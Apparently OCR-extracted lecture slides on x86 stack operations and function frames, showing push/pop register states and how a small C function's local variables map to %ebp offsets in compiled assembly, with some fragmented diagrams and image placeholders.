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%eax	0xa
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
Stack Example



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push %eax
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%eax	0xa
%ebx	0xa
%esp	0xFFFC

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


0xFFFFFFFF

…

0xa

…

Garbage

0x10000

0x00000000

```
push %eax
pop %ebx
```

%eax	0xa
%ebx	0xa
%esp	0x10000

Function Frame

- Functions would like to use the stack to allocate space for their local variables
- Can we use the stack pointer for this?
  - Yes, however stack pointer can change throughout program execution
- Frame pointer points to the start of the function's frame on the stack
  - Each local variable will be (different) offsets of the frame pointer
  - In x86, frame pointer is called the base pointer, and is stored in %ebp

```c
int main()
{
  int a;
  int b;
  float c;
  a = 10;
  b = 100;
  c = 10.45;
  a = a + b;
  return 0;
}
```


```
a @ %ebp + A
b @ %ebp + B
c @ %ebp + C

mem[%ebp+A] = 10
mem[%ebp+B] = 100
mem[%ebp+C] = 10.45
mem[%ebp+A] =
mem[%ebp+A] +
mem[%ebp+B]
```

```
a @ %ebp – 0xc
b @ %ebp – 0x8
c @ %ebp – 0x4

mov %esp,%ebp
sub $0x10,%esp
movl $0xa,-0xc(%ebp)
movl $0x64,-0x8(%ebp)
mov $0x41273333,%eax
mov %eax,-0x4(%ebp)
mov -0x8(%ebp),%eax
add %eax,-0xc(%ebp)
```

Function Frame



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0x00000000

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
```

%eax	
%esp	
%ebp	

Function Frame



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
%eax	
%esp	0x10000
%ebp	0x10000

Function Frame



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…

0x10000

0x00000000

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mov %eax,-0x4(%ebp)
mov -0x8(%ebp),%eax
add %eax,-0xc(%ebp)
```


%eax	
%esp	0xFFF0
%ebp	0x10000

Function Frame



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0xFFFC

0xFFF8

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
Function Frame



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

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

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

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

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
Function Frame



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

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

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…

c 0x41273333

b 0x64

a 0xa

0x10000

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

0xFFFFFFFF

	…	
c	0x41273333	0x10000
b	0x64	0xFFFC
a	0xa	0xFFF8
		0xFFF4
		0xFFF0

0x00000000

